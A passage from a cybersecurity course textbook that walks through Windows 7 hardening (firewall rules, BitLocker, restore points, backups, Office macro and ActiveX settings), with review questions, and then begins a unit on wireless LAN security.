
Figure 59: Firewall settings for advance user

Setting outbound connections deny makes our life difficult. Hence we got to make exception for known good programs to let through. Here is how we can do. Selecting and permitting applications /services are users discretions. These should be considered as recommendations:

1.9.2 Example for setting windows update service outbound allow

The above settings could be configured using the following setps:

- From Outbound Rules > New Rule > select 'Custom > Services.
- Click customize, select 'Apply to this service', scroll and find 'Windows Update
- Defaults for screens follow for ports and protocol,IP addresses (no change) >Allow The Connection'. Checkmark those profiles as given in the rule.
- Give the rule a name, eg. WINDOWS UPDATE



Rule Type

Select the type of firewall rule to create.

Steps:
- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name

What type of rule would you like to create?

○ **Program**
Rule that controls connections for a program.

○ **Port**
Rule that controls connections for a TCP or UDP port.

○ **Predefined:**
BranchCache - Content Retrieval (Uses HTTP)
Rule that controls connections for a Windows experience.

● **Custom**
Custom rule.

Customize Service Settings

Apply this rule as follows:

○ Apply to all programs and services
○ Apply to services only
● Apply to this service:

Name	Short Name
Windows Time	W32Time
Windows Update	wuauserv
WinHTTP Web Proxy Auto-Discovery Service	WinHttpAutoProxySvc
Wired AutoConfig	dot3svc

Name:
UPDATE_WIN

Description (optional):

Outbound Rules

Name	Group	Profile	Enabled	Action	Program	Local Address	Remote Address	Protocol	Local Port
update		All	Yes	Secure	Any	Any	Any	Any	Any
UPDATE		All	Yes	Allow	Any	Any	Any	Any	Any

Figure 60: Setting windows update service outbound allow

- The same procedure can be followed for allowing programs / exe’s and for a specific IP’s ports by selecting the appropriate options from options 2 from above figure. These programs can be allowed, “program files\windows defender\msacui.exe', ‘Windows\HelpPane.exe', <browsers/ AV>,Windows Media Player\wmplayer.exe', “Adobe flash /acrobat service updates”

- Disable outbound “all Core Networking rules that mentions IPv6, Teredo, and ICMPv6”,

- “Core Networking IPHTTPS, Core Networking IGMP-out”,”Core Networking rules that mention Group policy”, “disable all rules for Remote Assistance”, “all Network Discovery rules for private profile (NB-Datagram-out, NB Name out, LLMNR UDP Out, Pub-WSD-out, SSDP-out, UPnP-Host-Out, UPnP-Out, WSD-Events-Out, WSD-EventsSecure-Out and WSD-Out”.

Similarly we can specify specific inbound rules for:

- allow Core Networking ICMPv4 in, Core Networking DHCP in, Core Networking IPHTTPS in,
- disable Core Networking IGMP in, all Core Networking rules that mentions IPv6, Teredo, and ICMPv6, all Network Discovery rules for private profile (NB Datagram in, NB Name in, LLMNR UDP In, Pub-WSD-In, SSDP-In, UPnP-In, WSD-Events-In, WSD-EventsSecure-In, WSD-In), disable all rules for Remote Assistance

1.10 PHYSICAL SECURITY

The security mechanisms exits in place become futile if someone has physical access to your PC. They could bypass a lot of the hardening that was done. A hacker could access your PC and boot up with a Live USB/CD, mount the Windows disk partition and could copy/view them. Or he could remove your hard drive and put it into another PC as a secondary drive and get data off that way. He can pluck the hard disk out of the system and boot it elsewhere. (Hard disk encryption can prevent this attack, we will discuss that shortly).

Certain BIOS tweak can prevent such attacks such as asking for another password to boot, access the drive, or change BIOS settings. You can change the **boot order** to force the computer to always boot from its internal hard drive, but someone could enter your BIOS and change your boot order to boot the removable device. Protect the BIOS settings with a supervisor password (some bios vendors called so) provides some protection against such attacks. Similarly boot password, before logging onto the system.


1.10.1 BitLocker Drive Encryption

To thwart the offline attacks, introduced BitLocker Encryption. BitLocker is a full disk encryption feature of Windows 7 Ultimate and Enterprise. When that is active, the whole drive is encrypted and will not be readable with other copies of Windows or Linux.

According to Microsoft, *"BitLocker Drive Encryption is an integral security feature in the Windows 7 operating system that helps protect data stored on fixed and removable data drives and the operating system drive that protect against "offline attacks,"*

BitLocker enabled drives can be read only with the associated security tokens (passwords, smart card credentials) or from the original PC. **The BitLocker To Go™** Reader can be used to allow those computers to read BitLocker-protected removable drives to be opened and read the contents.

Bitlocker settings can be selected from “Control Panel\All Control Panel Items\BitLocker Drive Encryption” and configure accordingly. The depicted pictures shows the BitLocker/BitLcoker To GO procedures:



BitLocker Drive Encryption (I:)

Choose how you want to unlock this drive

☑ Use a password to unlock the drive

Passwords should contain uppercase and lowercase letters, numbers, spaces, and symbols.

Enter your password ••••••••

Reenter your password ••••••••

☐ Use my smart card to unlock the drive

You'll need to insert your smart card. The smart card PIN will be required when you unlock the drive.

Choose how much of your drive to encrypt

If you're setting up BitLocker on a new drive or a new PC, you only need to encrypt the part of the drive that's currently being used. BitLocker encrypts new data automatically as you add it.

If you're enabling BitLocker on a PC or drive that's already in use, consider encrypting the entire drive. Encrypting the entire drive ensures that all data is protected–even data that you deleted but that might still contain retrievable info.

● Encrypt used disk space only (faster and best for new PCs and drives)

○ Encrypt entire drive (slower but best for PCs and drives already in use)

BitLocker Drive Encryption


Encrypting...

Drive I: 23.4% Completed

Pause encryption before removing the drive or files on the drive could be damaged.

Figure 61: Encrypting drive using BitLocker

And once the removable disk is inserted to a BitLocker enabled machines indicates the same and from the context menu we can unlock the same by providing appropriate recovery password / keys.




Unlock drive I:
This drive is BitLocker-protected.

BitLocker (I:)

Enter password to unlock this drive.

••••••••

Figure 62: Unlocking the encrypted drive using password



This drive is protected by BitLocker Drive Encryption

Type your password to unlock this drive

□ Show password characters as I type them

□ Automatically unlock on this computer from now on

Figure 63: Configuring password

1.10.2 Enabling SysKey functionality to Enhace Desktop Security

1.10.2.1 Install Antivirus and related security software

1. Open System by clicking the Start button, right-clicking Computer, and then clicking Properties.

2. In the left pane, click System protection.

3. Click the System Protection tab, and then click Create.

4. In the System Protection dialog box, type a description, and then click Create.

One of the major need for securing and hardening our OS is installing and maintaining your antivirus solutions. You can select from leading AV vendors and make it a practice to scan and correspondingly update them. Ensure to scan externals devices once connected.

Word of caution: IF personal firewalls are used, you would also need to specify an outbound firewall rule to allow the antivirus to fetch signature updates.

1.10.2.2 Set restore points

System restore helps you to walk back to a state in earlier point of time enabling you to undo system changes without affecting your personal documents. System restore procedure can be configured by


1. My Computer> Properties >System protection. ...

2. System Protection tab> then Create.
3. In the System Protection dialog box, type a description, and then click Create.

Although Nasty malware like cryptolocker and ransomware variants delete the restore points, it is always advised to maintains restore points. In case of emergency open “Control Panel\All Control Panel Items\Recovery\open restore to go back to available restore points.

1.10.2.3 Do an Image Backup of the Hard Drive take regular backup

The last option of recovery from an attack is restoring from backup. Taking appropriate back up is always advised .There are many solutions available(find and use them) lets resorts in Windows way. Find the settings from “Control Panel\System and Security\Backup and Restore”. Select appropriate options for storing the backup image .


Control Panel ▸ System and Security ▸ Backup and Restore
File Edit View Tools Help
Control Panel Home
Create a system image
Create a system repair disc
Create a system image

Where do you want to save the backup?

A system image is a copy of the drives required for Windows to run. It can also include additional drives. A system image can be used to restore your computer if your hard drive or computer ever stops working; however, you can't choose individual items to restore. How do I restore my compute from a system image?

○ On a hard disk

● On one or more DVDs

BD-RE Drive (D:)


Figure 64: Creating system image

Create the repair/ rescue CD that contains recovery utilities which can be used to boot into a non-responsive PC that facilitates to recover from system errors / restore with system images

1.11 BASIC GUIDELINES FOR ENABLING SECURITY IN YOUR DESKTOP

1.11.1 Basic Desktop Hardening

S.NO.	ACTION	REMARKS
1	**Turn off Gadgets platform**	sidebar/gadgets platform is known to be very insecure. Microsoft has taken the gadgets store offline and issued a FixIt to disable Gadgets. The FixIt is located here: http://support.microsoft.com/kb/2719662
2	**Enable Data Execution Prevention**	Enables DEP to all executables other than windows exe's. Right Click Computer/ Properties/ Advanced System Settings /Performance Settings button/ Data Execution Prevention Tab Select "Turn on DEP for all programs
3	**Disallow Remote Assistance**	Computer/Properties/Advanced System settings/Remote tab Un-checkmark allow remote assistance
4	**Disable dump file creation**	Computer > Properties > Advanced System Settings > Startup and Recovery Settings - settings button (crucial information is seen here in the dump, disable if system is smooth and no plan to debug the crashes)
5	**Restore Points available**	System Restore can be a life saver when you encounter system errors. Setting it to use more disk space and making more restore points is good policy

6	**Enable view hidden files**	 Files and Folders ☐ Always show icons, never thumbnails ☑ Always show menus ☑ Display file icon on thumbnails ☑ Display file size information in folder tips ☑ Display the full path in the title bar (Classic theme only) Hidden files and folders ○ Don't show hidden files, folders, or drives ● Show hidden files, folders, and drives ☐ Hide empty drives in the Computer folder ☐ Hide extensions for known file types ☐ Hide protected operating system files (Recommended)
7	**ScreenSaver enable (optional)**	Right click on desktop and choose Personalize / Screensaver. Configure it to wait 10 minutes, and check mark "On resume, display Logon screen
8	**Turn off Windows Features that are not required**	From control panel > Program features > turn off the appropriate like Tablet PC components, Windows gadget platforms etc
9	**Turn on Windows Defender**	If MS essentials in use, this is not required.

1.11.2 Basic Network Hardening

S.NO.	**ACTION**	**REMARK**
1	**Disable IPV6 Totally**	Disable IPv6" (entirely) or "Disable IPv6 tunnel interfaces" (disabling just the tunnels if you have an IPv6 router). http://support.microsoft.com/kb/929852
2	**Firewall Profile**	Public


1.12 ENABLING SECURITY FEATURES IN MS OFFICE

Crafted documents are often contains active elements with negative connotation. Cybercriminals use active content to launch malicious software. Once activated, these viruses can steal data, damage your computer or network, or use your computer for illegal activities without your knowledge or consent. Active content from a trusted source can be useful with many Office programs. List of generic active contents include:

- ActiveX controls
- Add-ins
- Data connections
- Macros
- Spreadsheet links

These listed measures are the recommended security measures to help to reduce the impact from office exploits.

1. Disable or prevent ActiveX controls in Microsoft Office Documents from running without prompting. Click **Office Button-> Options ->Trust Center-> Trust Center Settings-> ActiveX Settings**



Security & more

Learn more about protecting your privacy and security from Microsoft Office Online.

Microsoft Trustworthy Computing

Microsoft Office Word Trust Center

The Trust Center contains security and privacy settings. These settings help keep your computer secure. We recommend that you do not change these settings.

ActiveX Settings for all Office Applications

For ActiveX controls in documents not in a trusted location:

○ Disable all controls without notification

○ Prompt me before enabling Unsafe for Initialization (UFI) controls with additional restrictions and Safe for Initialization (SFI) controls with minimal restrictions


● Prompt me before enabling all controls with minimal restrictions

○ Enable all controls without restrictions and without prompting (not recommended; potentially dangerous controls can run)

☑ Safe mode (helps limit the control's access to your computer)

Figure 65: Disabling Active-X settings

2. Disable Macros in Microsoft Office Word documents. **Office Button-> Options ->Trust center-> Trust Center Settings-> Macros Settings**



Security & more

Learn more about protecting your privacy and security from Microsoft Office Online.

Microsoft Trustworthy Computing

Microsoft Office Word Trust Center

The Trust Center contains security and privacy settings. These settings help keep your computer secure. We recommend that you do not change these settings.

Macro Settings

For macros in documents not in a trusted location:

○ Disable all macros without notification

● Disable all macros with notification


○ Disable all macros except digitally signed macros

○ Enable all macros (not recommended; potentially dangerous code can run)

Developer Macro Settings

Figure 66: Disabling macros

3. Configure built in "File Protection Setting" feature in Microsoft office 2010. **Office Button-> Options ->Trust Center-> Trust Center Settings->**



File Type	Open	Save
Word 2007 and later Documents and Templates	□	□
OpenDocument Text Files	□	□
Word 2007 and later Binary Documents and Templates	□	□
Word 2003 Binary Documents and Templates	□	
Word 2003 and Plain XML Documents	□	□
Word XP Binary Documents and Templates	□	
Word 2000 Binary Documents and Templates	□	
Word 97 Binary Documents and Templates	□	
Word 95 Binary Documents and Templates	☑	
Word 6.0 Binary Documents and Templates	☑	
Word 2 and earlier Binary Documents and Templates	☑	
Web Pages	□	□
RTF Files	□	□
Plain Text Files	□	□
Legacy Converters for Word	□	□
Office Open XML Converters for Word	□	□

Open behavior for selected file types:


○ Do not open selected file types

● Open selected file types in Protected View

○ Open selected file types in Protected View and allow editing

Figure 67: Configuring trust center

4. Configure built in feature for "Protected View" settings in Microsoft Office 2010 to open the Microsoft Office word documents in Protected view. **Office Button-> Options ->Trust center-> Trust Center Settings->Protected View**



Microsoft Word Trust Center

The Trust Center contains security and privacy settings. These settings help keep your computer secure. We recommend that you do not change these settings.

Protected View

Protected View opens potentially dangerous files, without any security prompts, in a restricted mode to help minimize harm to your computer. By disabling Protected View you could be exposing your computer to possible security threats.

☑ Enable Protected View for files originating from the Internet

☑ Enable Protected View for files located in potentially unsafe locations ⓘ

☑ Enable Protected View for Outlook attachments ⓘ

Data Execution Prevention

☑ Enable Data Execution Prevention mode ⓘ

Figure 68: Enabling protected view

Install patches as and when released by Microsoft, generally Microsoft releases patches on 2nd Tuesday of each month

1.13 SUMMARY

Hardening the Microsoft Windows operating system reduces the attack surface by disabling functionality that is not required while maintaining the minimum functionality that is required. Hardening your desktop computer is the primary step to protect your personally Identifiable Data information. Hardening on a large frame is usually the process of securing a system by reducing its surface of vulnerability. Traditionally, attackers target servers but there has been a shift towards to client-side because of better security surrounding the former that makes it more difficult to exploit vulnerabilities. Load balancers and Web application firewalls are more common, making server defense more effective. **Hence attackers are targeting the weaknesses in desktop applications such as browsers, common office applications, email clients and media players etc**

We have covered the best strength security practices existing on Windows 7 machine. The best policy on passwords, SRP’s, configuring Windows updates, Principles of Least Privilege.

The silver bullet tool EMET has been covered in detail including the necessary security configuration to help protect against client side exploitation particularly zero day exploits. The interface to internet “BROWSER” with beefing up their current security posture has also been discussed.

1.14 CHECK YOUR PROGRESS

Fill in the blanks

1 _____________ documents are often contains active elements with negative connotation.

2 The last option of recovery from an attack is restoring from_________ .

3 ___________ enabled drives can be read only with the associated security tokens (passwords, smart card credentials) or from the original PC.

4 _____________ are the interface of common man to the internet and one of the common entry points of attackers as well.

5 MBSA stands for ____________________________.

6 __________ was introduced in Windows 95 to ease application installation for non-technical users and reduce the cost of software support calls.

7 One of the main concepts underlying hardening is_______________ .

1.15ANSWERS TO CHECK YOUR PROGRESS

1 Crafted

2 Backup

3 BitLocker

4 Browsers

5 Microsoft Baseline Security Analyser

6 AutoRun

7 Least Privilege

1.16MODEL QUESTIONS

1. What is SRP? HOW CAN it prevent a malware running from %appdata% directory?
2. What are restore points? Use vssadmin tool to explore the restore points in Windows machine?
3. What are MACRO's in the context of office applications. What are the threats they pose?
4. What is sandboxie? How can you safely run a browser with sandboxie?
5. Explain the procedure of enabling basic security in your desktop.
6. Explain Microsoft Baseline Security Analyser.
7. Explain principle of least privilege.

UNIT II: WIRELESS SECURITY AND MOBILE DEVICE THREATS- USER PERSPECTIVE

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand wireless network security
- Know WLAN 802.11 security
- Understand WLAN threats
- Know encryption standards
- Understand Mobile devices threats

2.2 INTRODUCTION

Wireless communication is the transfer of information between two or more points that are not connected by an electrical conductor. The term is commonly used in the telecommunications industry to refer to telecommunications systems (e.g., radio transmitters and receivers, remote controls, etc.) that use some form of energy (e.g., radio waves, acoustic energy, etc.) to transfer information without the use of wire. Wireless operations permit services, such as long-range communications, that are otherwise impossible (or impractical) to implement with the use of wires.

Although many application do exist, one of the best-known examples of wireless technology is the mobile (or cellular) phone. These wireless devices use radio waves to enable their users to make phone calls from many locations worldwide. They can be used within range of the mobile telephone sites that house the necessary equipment to transmit and receive the radio signals these devices emit. Wireless data communications are also an essential component of mobile computing. The various available technologies differ in local availability, coverage range, and performance. In some circumstances, users must be able to employ multiple connection types and switch between them.

The wireless revolution began in the late 1990’s when different wireless standards are produced, known as IEEE 802.11 standards. In wireless arrangements, devices such as computers and other devices are connected through radio wave.

There are prominently two variations of mobile wireless networks, the infrastructure networks and ad-hoc networks. In the former, networks with fixed and wired gateways. The bridges for these networks are base stations. A mobile device with in these networks connects to and communicates with the nearest base station, with in the communication radius. WLANs are typical examples of these type. In the latter case, Adhoc networks lets the mobile devices to move around and organize themselves arbitrarily.

Wireless networking provides many advantages, but it also coupled with new security threats and alters the organization’s overall information security risk profile. Although implementation of technological solutions is the usual respond to wireless security threats and vulnerabilities, wireless security is primarily a management issue. Effective management of the threats associated with wireless technology requires a sound and thorough assessment of risk given the environment and development of a plan to mitigate identified threats.


Wireless technology also creates new threats and alters the existing information security risk profile. For example, because communications takes place "through the air" using radio frequencies, the risk of interception is greater than with wired networks. If the message is not encrypted, or encrypted with a weak algorithm, the attacker can read it, thereby compromising confidentiality. Although wireless networking alters the risks associated with various threats to security, the overall security objectives remain the same as with wired networks: preserving confidentiality, ensuring integrity, and maintaining availability of the information and information systems.

IEEE 802.11 is the most prevalent standard for wireless LANs, with versions operating in the 2.4-GHz and 5-GHz frequency bands. A problem with 802.11 is that there is limited interoperability among various versions of the standard. For example, a wireless LAN computer device using 802.11a adapters will not connect with another computer device that implements 802.11b. In order to solve issues with the 802.11 standard, the Wi-Fi Alliance incorporates assorted functions of 802.11 into a standard they refer to as Wireless Fidelity (Wi-Fi). If a wireless LAN product complies with Wi-Fi, there are assurances that the product is interoperable with other Wi-Fi products. The additional openness of Wi-Fi ensures that diverse users can operate on the same wireless LAN. This is extremely important with public wireless LANs.

Wireless networks fall into several categories, depending on the size of the physical area that they are capable of covering. The following types of wireless networks satisfy diverse user requirements:

- Wireless Personal-Area Network (PAN)
- Wireless Local-Area Network (LAN)
- Wireless Metropolitan-Area Network (MAN)
- Wireless Wide-Area Network (WAN)

These terms are merely an extension of the more basic forms of wired networks (such as LAN or WAN) that have been in use for years before wireless networks came about. **We will walk through the prominent among them, WLAN, and learn security implications, threats and the best practices to circumvent them.**



Wigle.nets wireless heatmap of India


Figure 69: Wireless heatmap of India

2.3 WIRELESS NETWORK SECURITY: VULNERABILITIES, THREATS AND COUNTERMEASURES

Wireless networking provides many advantages, but it also coupled with new security threats and alters the organization's / individuals' overall information security risk profile. Effective management of the threats associated with wireless technology requires a sound and thorough assessment of risk given the environment and development of a plan to mitigate identified threats. Lack of physical boundary in a wireless network will provide a chance of parking lot attack. Unlike wired networks, WLANs transmit data through the air using radio frequency transmission or infrared. Current wireless technology in use enables an attacker to monitor a wireless network and in the worst case may affect the integrity of the data. There are a number of security issues that presents the IT security practitioner, system administrator securing the WLAN with difficulties In this unit, we will discusses the vulnerabilities and security issues pertaining to the IEEE 802.11 security standard and describes major well known attack/threats to the home and enterprise wireless LAN system.

2.3.1 What is WLAN

A **WLAN *(Wireless Local Area Network)*** is a group of devices linked together by wireless within a relatively small space like a single office building or home. Three WLAN technologies were included in the original 802.11 standard: Infrared, Frequency Hopping Spread Spectrum (FHSS), and Direct Sequence Spread Spectrum *(DSSS)*. 802.11b focused exclusively on DSSS; 802.11a/g/n also used Orthogonal Frequency Division Multiplexing *(OFDM.*


HYPOTHETICAL WIRELESS NETWORK

SANI AHBILASH, CERT-In

Figure 70: Wireless Network

2.3.2 WLAN components

The wireless networks consist of four basic components: The transmission of data using radio frequencies; Access points (AP)that provide a connection to the organizational network and/or the Client devices (laptops, PDAs, etc.); and Users. Each of these components provides an avenue for attack that can result in the compromise of one or more of the three fundamental security objectives of confidentiality, integrity, and availability.

An AP typically connects the wireless clients or stations to each other by means of antenna and then connects to the wired backbone through a standard Ethernet cable. A NIC normally connects a wireless station to the AP in the Wireless LAN. Any devices that have the ability to communicate with 802.11 networks are called a station (STA) i.e. laptops, printers, media servers, smartphones, e.g. i-Phones, Windows mobile handsets, VoIP phones etc. All 802.11 stations operate in two ways, either in **ad-hoc mode**, where stations are connected to each other, or in **infrastructure mode**, where stations are communicating with each other via the access points to reach some other network

2.3.3 WLAN 802.11 security

Two protocols that have been implemented to provide security for wireless communications are:

- Wired Equivalent privacy (WEP) for wireless network connections
